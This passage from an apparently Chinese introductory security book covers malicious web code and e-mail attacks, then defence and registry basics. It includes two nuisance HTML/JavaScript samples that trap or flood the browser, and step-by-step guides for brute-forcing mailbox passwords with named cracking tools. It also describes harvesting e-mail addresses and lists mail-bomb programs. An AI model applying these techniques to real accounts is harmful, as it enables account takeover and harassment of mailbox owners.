其修改方法和前面介绍的方法相同，打开【注册表编辑器】窗口，找到“HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MeuExt”分支。

用户需要选中含有恶意代码的 IE 右键菜单项，然后单击鼠标右键，在弹出的快捷菜单中选择【删除】菜单项，这样就可以删除含有恶意代码的右键菜单了。

10.3 恶意代码实例

恶意代码是危险的，下面介绍几个恶意代码利用 IE 浏览器进行攻击的实例。


10.3.1 禁止关闭网页

禁止关闭网页的恶意代码并不烦琐，下面介绍一下这种恶意代码。

新建一个文本文档，在其中输入以下内容。

```
<html>
<body>
<input type=button value=关闭
onclick="var e=1;while(1==1)
{alert('对不起，闭不掉！')}" />
</body>
</html>
```

将其保存为 html 格式，然后双击运行该文件，会发现 IE 页面左上角有一个 关闭 按钮。



如果用户不小心单击了此按钮，则会弹出一个内容是“对不起，闭不掉!”的提示框。

此时用户无论是单击 确定 按钮还是单击【关闭】按钮，均无法关闭此提示框和页面，只有通过【Ctrl】+【Alt】+【Del】组合键启动任务管理器才能关掉。

10.3.2 不断弹出指定页面

不断弹出指定页面的方法与上面的介绍相似。

新建一个文本文档，在其中输入以下内容。

```
<html>
<head>
<script language="javascript">
{for(i=1;i<=10;i++)
//i<=10 中的 10 可以更改，这里代表可以弹出网页
//的次数是 10
{window.open('http://www.baidu.com',''
,'width=400,height=500','status=off',
'toolbar=off','scrollbars=off')}}
//网址可以更改
</script>
</head>
<body>
```

运行该文件，会看到弹出很多的网页。

针对上述情况，这里给出一个比较有效的关闭方法，就是利用 Windows 任务管理器关闭，方法是先打开【Windows 任务管理器】窗口。

切换到【进程】选项卡，找到并选中 iexplorer.exe 进程，然后单击 结束进程(E) 按钮即可。

10.4 恶意代码的预防和查杀

恶意代码的危害如此巨大，有没有什么办法降低它们的危害性呢？这就涉及到了恶意代码的预防和查杀。

1. 恶意代码的预防

恶意代码的预防主要有以下几个方面。

(1) 若要避免被网页恶意代码感染，关键是不要轻易打开一些并不十分熟悉的网站，尤其是一些看上去非常色情的网站，否则不经易间就会误入恶意代码的圈套。

(2) 打开 IE 浏览器，选择【工具】➢【Internet 选项】菜单项，在打开的【Internet 选项】对话框中切换到【安全】选项卡，在【该区域的安全级别】组合框中拖动滑块，把安全级别调到最高即可。

(3) 一定要在计算机上安装网络防火墙，并要时刻打开实时临近功能。

(4) 将一些恶意的网站添加到受限的站点中。打开 IE 浏览器，选择【工具】➢【Internet 选项】菜单项，在打开的【Internet 选项】对话框中切换到【安全】选项卡，在【请为不同区域的 Web 内容指定安全设置】组合框中选择【受限站点】选项，然后单击 站点(S) 按钮。

打开【受限站点】对话框，用户可以在【将该网站添加到区域】文本框中输入恶意网站的地址（这里假设 www.****.com 为恶意站点），然后单击 添加(A) 按钮，即可添加一个恶意站点，用户可以用类似的方法继续添加其他站点，添加完毕单击 关闭(C) 按钮即可。

2. 恶意代码的查杀

一般来说，如果计算机感染了恶意代码，就要用软件来查杀，现在常用的是 360 安全卫士。

启动 360 安全卫士进入其主界面，切换到【清理恶评插件】选项卡，单击 开始扫描 按钮开始扫描。

扫描完成，选中要清理的插件所对应的复选框，然后单击 立即清理 按钮即可。

第11章 E-mail攻防

Chapter 11

小龙：小月，我的邮箱不能登录了。

小月：是不是密码被人盗去了？

小龙：可能是吧，有没有什么办法啊？

小月：有啊，可总这样也不行啊，你应该把密码设置的复杂一些。

小龙：怎么设置啊，你可以教教我吗？

小月：呵呵，没问题。

要点导航

- 常见 E-mail 攻击手段
- 防范 E-mail 攻击


11.1 常见E-mail攻击手段

E-mail 给我们带来了很大的方便，但由于黑客和网络漏洞的存在，使得广大的 E-mail 用户不得不采取一定的措施来保护自己。下面介绍黑客获取账号及密码的一些方法，用户学会后可以试着检测一下自己邮箱的安全状况。


11.1.1 使用流光软件探测 E-mail 账号与密码

“流光 5.0”是一个比较不错的国产软件，具有非常丰富的功能，它可以探测多种主机漏洞、用户信息以及破解密码等。本小节以“流光 5.0”探测 POP3 邮箱为例，介绍其探测邮箱账号及密码的方法。


1 下载并安装流光软件，运行该软件，在【目标主机】下的【POP3 主机】选项上单击鼠标右键，从弹出的快捷菜单中选择【编辑】➢【添加】菜单项。



2 弹出【添加主机（POP3）】对话框，在下拉列表文本框中输入“pop.163.com”，然后单击 确定(O) 按钮。



3 与添加主机类似，在所添加的主机【pop.163.com】上单击鼠标右键，然后在弹出的快捷菜单中选择【编辑】➢【从列表添加】菜单项。



4 弹出【打开】对话框，从中选择系统所带的 dic 格式的文件（例如 Name.dic），单击 打开(O) 按钮，这样就把所要找的账号范围固定在 Name.dic 中了。若只想破解一个邮箱，可以选择【编辑】➢【添加】菜单项，然后在弹出的【添加用户】对话框中输入所要探测的账号。


5 使用同样的方法添加密码字典。在【解码字典或方案】选项上单击鼠标右键，在弹出的快捷菜单中选择【编辑】➢【添加】菜单项，在弹出的【打开】对话框中选择 chinese.dic，然后单击 打开(O) 按钮。

6 此时一切就绪，然后选中所添加的用户字典和密码字典。


7 选择【探测】➢【简单模式探测】菜单项，此时程序进行的是用户 123456 和 Name.dic 中的元素作为 Name.dic 中的账号和密码进行探测。如果某个用户的账号在 Name.dic 中，并且该密码是 123456 或与其账号相同，那么其密码将被探测出来。

8 探测出正确的账号密码后会自动地弹出【探测结果】列表框。

9 选择【探测】➢【标准模式探测】菜单项，流光软件将以 Name.dic 中的元素作为登录邮箱的账号，以 chinese.dic 中的元素作为密码进行逐个循环测试。探测结果将以【探测结果】列表的形式给出。



10 若用户对系统和字典内容不满意，则可对其内容按照自己的想法增减，或者选择【工具】➢【字典工具】➢【黑客字典Ⅲ-流光版】菜单项，然后利用系统字典生成器进行有目的的密码字典编写。




以上介绍了利用“流光 5.0”对确定账号进行确定范围内的密码探测，虽然范围确定但对很多账号还有很有杀伤力的。如果利用密码生成器生成全排列密码字典，那么破解邮箱密码就只是时间的问题了。

11.1.2 使用“溯雪 Web 密码探测器”获取邮箱密码


“溯雪”是利用 asp、cgi 程序对免费邮箱、论坛、聊天室等进行密码探测的软件。密码探测主要是通过设定的字典猜测生日的方式来实现。由于许多人对密码的设置往往会采用自己的生日或者常用的英文单词等简单的方式，因此这就给溯雪留下了很大的施展空间。

下面介绍利用溯雪（DanSnow）Beta 7 破解邮箱密码的方法，具体的操作步骤如下。

1 安装并运行该软件，在【Address】下拉列表文本框中输入一个有电子邮箱的网站，例如 http://mail.163.com，此时的界面如下图所示，其中左下角为表单选择区，右下角为表单项目设置区。




2 双击表单区中的【username】选项，在弹出的【Element】对话框的【单元常量】文本框中输入要破解的账号或者选中【使用字典】复选框，然后单击 浏览(B)... 按钮，添加自己所需的账号字典。




3 利用相同的方法添加【password】选项的字典。

4 选择【运行】➢【提交测试】菜单项，将会弹出“请输入正确的用户名和密码!”的验证页面，这说明上面的测试操作都没有问题，可以进行下面的工作。

5 选择【运行】➢【开始/重新开始】菜单项，在弹出的【保存扫描结果】对话框中选中【只探测一次】复选框，然后单击 确定(O) 按钮。



6 弹出【选择标记】对话框，在【错误标记】文本框中添加上自己所需的符合要求的标记。“溯雪”在探测的过程中只要发现在相同的位置出现的标记不一样即认为探测成功。单击 确定(O) 按钮后，“溯雪”就开始进行密码探测了。



单击该按钮

接下来就是等待探测结果的过程，完成后会弹出结果对话框。总的来说，使用“流光 5.0”和“溯雪”探测邮箱密码有很大的相同之处，它们都是暴力破解邮箱密码的代表。


11.1.3　使用“Web Cracker4.0”获取 Web 邮箱密码

“Web Cracker4.0”有很实用的功能，同时也支持代理服务器，其 Web 邮箱密码的破解与 POP 邮箱相似，利用“Web Cracker4.0”左上角的过程甚至比“流光”、“溯雪”软件更简单一些，只要输入准备好的账号、密码字典以及目标主机的地址就可以开始破解了。另外，“Web Cracker4.0”还有声音提示功能，能提醒用户探测结果是否成功。

下面介绍 Web Cracker4.0 的使用方法，具体的操作步骤如下。

1 下载解压、安装并运行该软件，用户会看到【警告!!!!】对话框，连续单击 我同意! 按钮。

2 此时，用户可以看到非常精简的“Web Cracker 4.0”主界面。



3 单击主界面中【用户名文件】文本框后面的【浏览】按钮，添加准备好的系统自带的账号字典。

4 用同样的方法添加密码字典，然后在【URL】文本框中输入需要破解的网址或 IP 地址，之后单击 开始 按钮，就可以账号密码探测了。


其余的工作就是耐心地等待了。

11.1.4 使用“黑雨”软件暴力破解邮箱密码


“黑雨 POP3 邮箱密码暴力破解器”也是一款功能强大的 POP3 邮箱密码破解软件，它可以根据用户的不同情况采取深度（位数）、广度算法结合的方法以加快邮箱密码的破解速度。

下面介绍“黑雨 POP3 邮箱密码暴力破解器”的使用方法，具体的操作步骤如下。


1 下载解压、安装并运行该软件，其主界面如下图所示。



2 选中【选取字符集】单选按钮，在下面选中相应的复选框，在【密码位数】微调框中输入合适的数值（本软件最多支持 10 位），在【最大线程】微调框中设置线程数（建议不要超过 20），在【POP3 地址】文本框中输入自己所要破解的邮箱的网址或 IP 地址，在【POP3 用户名】文本框中输入要破解的账号，其他的选项保持默认设置即可。



3 设置完毕，还可以选择深度、广度、多线程深度或者多线程广度等算法，本例使用的是【多线程广度算法】。



需要说明的是：“黑雨 2.3.1”中的一些功能与前面介绍的黑客软件有所不同，主要体现在以下几个方面。

字串集

字串集的作用是合并元素。该软件会用其字串集选项里的内容自由地组合作为探测账号的邮箱密码进行探测，这说明可以把要探测的邮箱主人的资料，比如姓、名、生日、年龄等分别写入字串集，软件效率当然也可以得到很大的提高。

广度、深度以及多线程算法

算法的选择性增多，可以根据自己的具体情况选择更有效的算法以提高效率。

深度算法：这是一种很特殊的算法，如果位数猜得准，就可以将时间缩短 30% ~ 70%。

广度算法：此算法的 CPU 占用比“深度算法”多 2%，速度相对比较快。但它是一种老式的算法，现在大多数类似功能的工具都采用这种算法，其对短小密码（3 位以下）的计算非常强。

多线程算法：如果计算机处理器的性能比较强劲，则强列推荐使用此算法，它理论上可以提高探测速度 7 倍以上！

11.1.5 使用“E-mail 网页神抓”获取 E-mail 网页地址

“E-mail 网页神抓”是从几百个网站中找到含 E-mail 地址的网页并保存，从网页导入网站，10 线程同时运行，速度极快。其查找规则如下：每个站点首页若发现含有 E-mail 地址的网页，则将此网页保存并停止查找。若首页没发现则查找下一级，若下一级的任何一个网页含 E-mail 地址也将保存并停止。若首页和下一级也没有，则不继续查找。


下面介绍该软件的使用方法，具体的操作步骤如下。

1 下载、解压、安装并运行该软件，其主界面如下图所示。

2 下一步要做的是下载一个网页文件，例如要找网易上的有邮箱的网页。打开网易网站后，选择【文件】➢【另存为】菜单项。

3 在弹出的【保存网页】对话框中选择保存的地址，本例存放入“E-mail 网页神抓 v1.2”的文件夹“EPD”内。

4 单击主界面中的 从网页导入站点 按钮，在弹出的【选取文件（可以多选）】对话框中选择【网易.htm】选项，然后单击 打开(O) 按钮。



5 单击所需要的【站点列表】列表框中的网页，例如 http://reg.163.com，准备工作完成。

6 单击 开始 按钮，软件将利用 10 个线程同时进行有邮箱地址的网页搜索。

7 同时，该软件会把搜索到的网址以【网易】文件夹的形式保存在刚才存放网页文件的文件夹内。而搜索到的 E-mail 则以 txt 格式文件保存。如果想要查询 E-mail，直接双击打开文件即可。

应用“E-mail 网页神抓 v1.2”搜索网页的速度是非常快、涉及范围非常广的。用户防范这一软件的有效措施是不要在论坛、聊天室等公共场所公开自己的邮箱，以免被搜后就会收到铺天盖地的广告等垃圾邮件。如果在网吧上网，结束时则务必要清空浏览器上的缓存。

11.1.6 使用邮箱炸弹攻击

邮箱炸弹具有巨大的恶意破坏性，能使对方邮箱因为被塞满而不会再收到新的邮件，因此建议用户慎用。本小节将尽量列举现有的邮箱炸弹软件，并简单地介绍邮箱炸弹的用法。

邮箱炸弹主要有以下几种。

- **超级邮箱轰炸机**

  一种多线程邮箱炸弹。

- E-mail **杀手** 1.1

  可以快速地发送大量的垃圾文件，并能计算出文件的总长度。

- **邮箱杀手**

  国产邮箱炸弹。

- **邮箱终结者**

  支持多线发送，发送数量多、速度快。

- Advanced E-mail Searcher 1.0

  只需输入一个 E-mail 地址，就可以自动地找到此 E-mail 地址的各种接收邮件服务器。例如输入“123”，此软件就会自动地把邮件发送到 123@163.com、123@263.com 等。

- Mail Bomb 2.0

  一个匿名 E-mail 炸弹程序，可选择附件、发件、标题、正文等，不过速度比较慢。

- QuickFyre

  QuickFyre 是比较出名的邮箱炸弹。

- **邮箱炸弹**（1.0）

  邮箱炸弹（1.0）是国产邮箱炸弹。

- nimingxin **邮箱破解**

  nimingxin 邮箱破解也是一种速度很快的垃圾邮件发送者。

- Ka Boon ver3.0

  轰炸邮箱软件的种类繁多，但操作方法基本相同，并且都很简单，大体上都是输入发信人地址（或没有）、收信人地址、服务器（一般可供选择）和发送封数等，然后发送即可。由于其种类繁多，操作简单，所以这里就不一一介绍了。

11.2 防范E-mail攻击

针对上述的 E-mail 攻击，用户可以采取相应的防范措施。下面主要针对暴力破解，介绍如何设置邮箱密码、保护重要邮箱、找回邮箱密码以及防范炸弹攻击。

1. 邮箱密码的设置

若是邮箱提供商对邮箱的安全性做得不够好，邮箱密码就可以通过专门的破解程序进行暴力破解。所以，如果不确定邮箱提供商的安全性是不是足够强，最好还是把邮箱密码设置的复杂些。特别是企业邮箱，一般安全性比较差，而很多用户为了记忆方便，往往会把密码设置的非常简单，这样就很容易被破解，为此建议用户尽可能地将密码设置的复杂一些。例如使用“字母”+“数字”+“特殊字符”来设置密码，密码长度最好大于 8 位，因为大多数的破解密码软件都在 8 位以内；其次邮箱密码一定不要和其他密码设置相同，特别是不要和注册一些论坛的密码设置相同，最好是没有使用过的密码。

2. 如何保护重要邮箱

保护重要邮箱最有效的办法是使用两个邮箱，最重要的邮箱只作为私人收发邮件、QQ 或其他程序的密码保护使用，密码的设置强度一定要高。然后再申请一个邮箱，用来在论坛或是其他地方注册及一些认证时使用。由于特定原因需要公布自己邮箱时也要使用这个不太重要的邮箱，这样即使这个邮箱被盗了，还可以再申请一个，并不会损失一些重要的信息。


3. 找回邮箱密码

当用户忘记或丢失邮箱密码时，可以通过邮箱的密码保护功能恢复。


找回密码的具体步骤如下。

1 打开用户申请邮箱的首页地址，这里使用网易 163 免费邮的邮箱，在地址栏中输入“mail.163.com”，然后按下【Enter】键，就会打开该网站的首页。


2 单击【忘记密码了？】超链接，弹出【密码修复】界面，这里单击【通过密码提示问题】链接。




3 在弹出的界面中需要输入邮箱的用户名，例如这里需要输入“shlong001@163.com”，然后设置【出生日期】，这个选项要和申请时的【出生日期】选项保持一致。



4 单击 下一步 按钮，弹出下一个页面，在此用户需要填写问题的答案（注册时填写的问题和答案），然后输入新密码，再输入一遍确认，最后输入验证码。



5 单击 下一步 按钮进入下一个页面，系统提示“恭喜您：shlong001，您已成功设置您的网易通行证密码!”。



这样即可找回丢失的或者忘记的密码。

4. 防止炸弹攻击

对于炸弹的攻击，用户可以采取相应的措施进行防范。在邮箱中进行设置也可以大大地降低被炸弹攻击的几率，具体的操作步骤如下。

1 登录并打开一个电子邮箱，这里以网易的163邮箱为例进行介绍，单击其中的【选项】链接。


2 此时在窗口的右侧会弹出【邮箱选项】面板，这里只截取了该面板的内容，单击【邮件管理】组合框中的【过滤器】超链接。

3 随即切换到【过滤器】选项卡，首次使用时过滤器中没有内容，用户需要自己创建过滤器。


4 单击 新建过滤器 按钮，新建一个过滤器。

5 这里在【过滤器名称】文本框中输入“邮箱炸弹”，在【条件】组合框中将【发件人地址】设置为【包含 21cn.com】，在下侧的【执行】组合框中选中【拒收】单选按钮。


6 单击 确 定 按钮即可设置成功，此时就可以过滤掉所有使用 21cn 邮箱发过来的邮件了。用户也可以根据实际情况进行其他条件的筛选，只需单击 新建过滤器 按钮就可以进行新的过滤器的设置。



7 单击【选项】链接，返回【邮箱选项】面板，然后单击【反垃圾设置】组合框中的【黑名单设置】链接（发现异常时使用）。



8 切换到【黑名单设置】选项卡，假如此时发现 kaka@163.com 这个邮箱在不停地攻击用户的邮箱，就可以在文本框中输入 kaka@163.com。



9 单击 添加到黑名单 按钮即可将此用户加入到右边窗格中，用户还可以进行添加或删除操作。

10 单击 确 定 按钮即可完成设置。

用户还可以进一步地进行设置，这里不再介绍。

第4篇

系统安全配置

如果想要让自己的系统更加安全，那么掌握系统的安全配置方法是必不可少的。本篇介绍如何做好系统的安全配置。

新手

第 12 章 注册表的安全设置

Chapter 12

小龙：小月，人们常说的注册表是什么？很重要吗？

小月：注册表啊，那是 Windows 操作系统中很重要的一个文件。

小龙：它有什么作用呢？

小月：它有很重要的作用，记录了系统的很多设置。

小龙：你能给我讲解一下吗？

小月：呵呵，没问题。

要点导航

- 注册表基础知识
- 用注册表进行安全设置
- 危险的注册表启动项
- 注册表的远程管理

12.1 注册表基础知识

在 Windows 操作系统中，注册表起着举足轻重的作用。可以说，注册表是操作系统的核心和灵魂，一旦注册表信息被错误地更改，操作系统便有可能运行异常甚至瘫痪。

12.1.1 了解注册表的结构

注册表在操作系统中的用途很广泛，几乎安装在计算机中的所有的应用程序都要在注册表中注册信息。

在 Windows 操作系统的注册表中，所有的数据都是通过一种树状结构以注册表项和子键的方式组织的，就像计算机中的文件夹目录树结构一样。每个注册表项都包含一组特定的信息，而且每个子键的名称都是和它所包含的信息相关联的。

如果某个注册表项中包含了子项，在【注册表编辑器】窗口中代表这个注册表项的文件夹的左边就会有一个⊞标识，表示这个文件夹中有更多的内容。如果这个文件夹已经被用户打开，⊞标识就会变成⊟标识。用户可以像打开文件夹一样一层层地打开注册表目录树。不过有时候用户并不清楚自己要查找的子键在哪个目录分支下，这时就可以使用搜索关键字的方法查找。

下面介绍注册表编辑器的 5 个根键的主要功能。

- HKEY_CLASSES_ROOT

  其主要功能是管理文件系统。

  根据在 Windows 中安装的用户程序的扩展名，该根键指明其文件类型的名称和打开该文件所要调用的相应的程序信息等。

- HKEY_CURRENT_USER

  其主要功能是管理系统的当前用户信息。

  在该根键中保存了本地计算机中存放的当前登录到系统中的用户的信息，包括登录的用户名和暂时存放的登录密码等。

  当用户登录到 Windows 中以后，其相关的账户信息将会从 HKEY_USERS 根键中复制到 HKEY_CURRENT_USER 根键的相应的项中。

- HKEY_LOCAL_MACHINE

  其主要功能是管理当前系统的硬件配置。

  在该根键中保存了本地计算机硬件的配置数据，此根键下的注册表项的子键键值包括在 SYSTEM.DAT 文件中，用来提供 HKEY_LOCAL_MACHINE 根键中所需的信息。或者在远程计算机中可以访问的一组键中。

  该根键中的许多子键与 system.ini 文件中的设置项类似。

- HKEY_USERS

  其主要功能是管理系统的用户信息。

  在该根键中保存了存放在本地计算机口令列表中的用户标识和密码列表。同时每个用户的预配置信息都存储在 HKEY_USERS 根键中。HKEY_USERS 是远程计算机可以访问的根键之一。

- HKEY_CURRENT_CONFIG

  其主要功能是管理当前用户的系统配置信息。

  在该根键中保存着定义当前用户桌面配置（如显示器等）的数据，当前用户使用过的文档列表（MRU）应用程序配置和其他有关当前用户的系统安装信息。

  这些键值项数据可以分为以下 5 种类型。

字符串值（S）

在 Windows 的注册表中，一般使用字符串来表示文件的描述、硬件的标识等信息。

字符串值由字母和数字组成，其最大长度不能超过 255 个字符。通过子键、键值就可以组成一种注册表项数据。

二进制值（B）

在 Windows 的注册表中，二进制值没有长度限制，可以是任意个字节长。在注册表编辑器中，二进制值是以十六进制的形式显示。

DWORD 值（D）

在 Windows 的注册表中，DWORD 值是一个 32 位（4 字节）长的数值。在注册表编辑器中，系统是以十六进制的形式显示 DWORD。

多字符串值

在 Windows 操作系统的注册表中，多字符串值可以在一个子键中存储多个字符串。一般来说，注册表中的字符串资源只允许包含一行数据，而这种多字符串类型就允许注册表中的一个字符串资源包含多个字符串值。

可扩充字符串值

在 Windows 操作系统的注册表中，可扩充字符串值表示可以展开的字符串类型。某些键值使用的环境变量类似于批修理文件，其修改数据的方式与修改字符串值相同。

12.1.2 备份与还原注册表

由于注册表在 Windows 操作系统中的地位非同一般，因此保护注册表并使其不受任何的侵害便成了用户必须掌握的技能。这其中最基本的就是注册表的备份与还原。

Windows 操作系统的注册表功能非常强大，它集中了与软件和硬件相关的配置和状态信息，以及与用户使用相关的各种设置信息。为了防止注册表损坏，用户需要对注册表进行备份，这样一旦注册表遭到破坏，用户就可以使用已经备份的注册表进行还原操作。

下面介绍两种备份注册表的方法。

使用注册表编辑器中自带的导出功能备份注册表

1 在【运行】对话框的下拉列表文本框中输入“regedit”，按下【Enter】键打开【注册表编辑器】窗口，选择【文件】➢【导出】菜单项。

2 弹出【导出注册表文件】对话框，用户在此可以设置注册表备份文件保存的路径、名称、保存类型以及导出范围等。

3 设置好导出注册表备份的选项后，单击 保存(S) 按钮，即可完成相应的注册表导出备份操作。

手动备份注册表

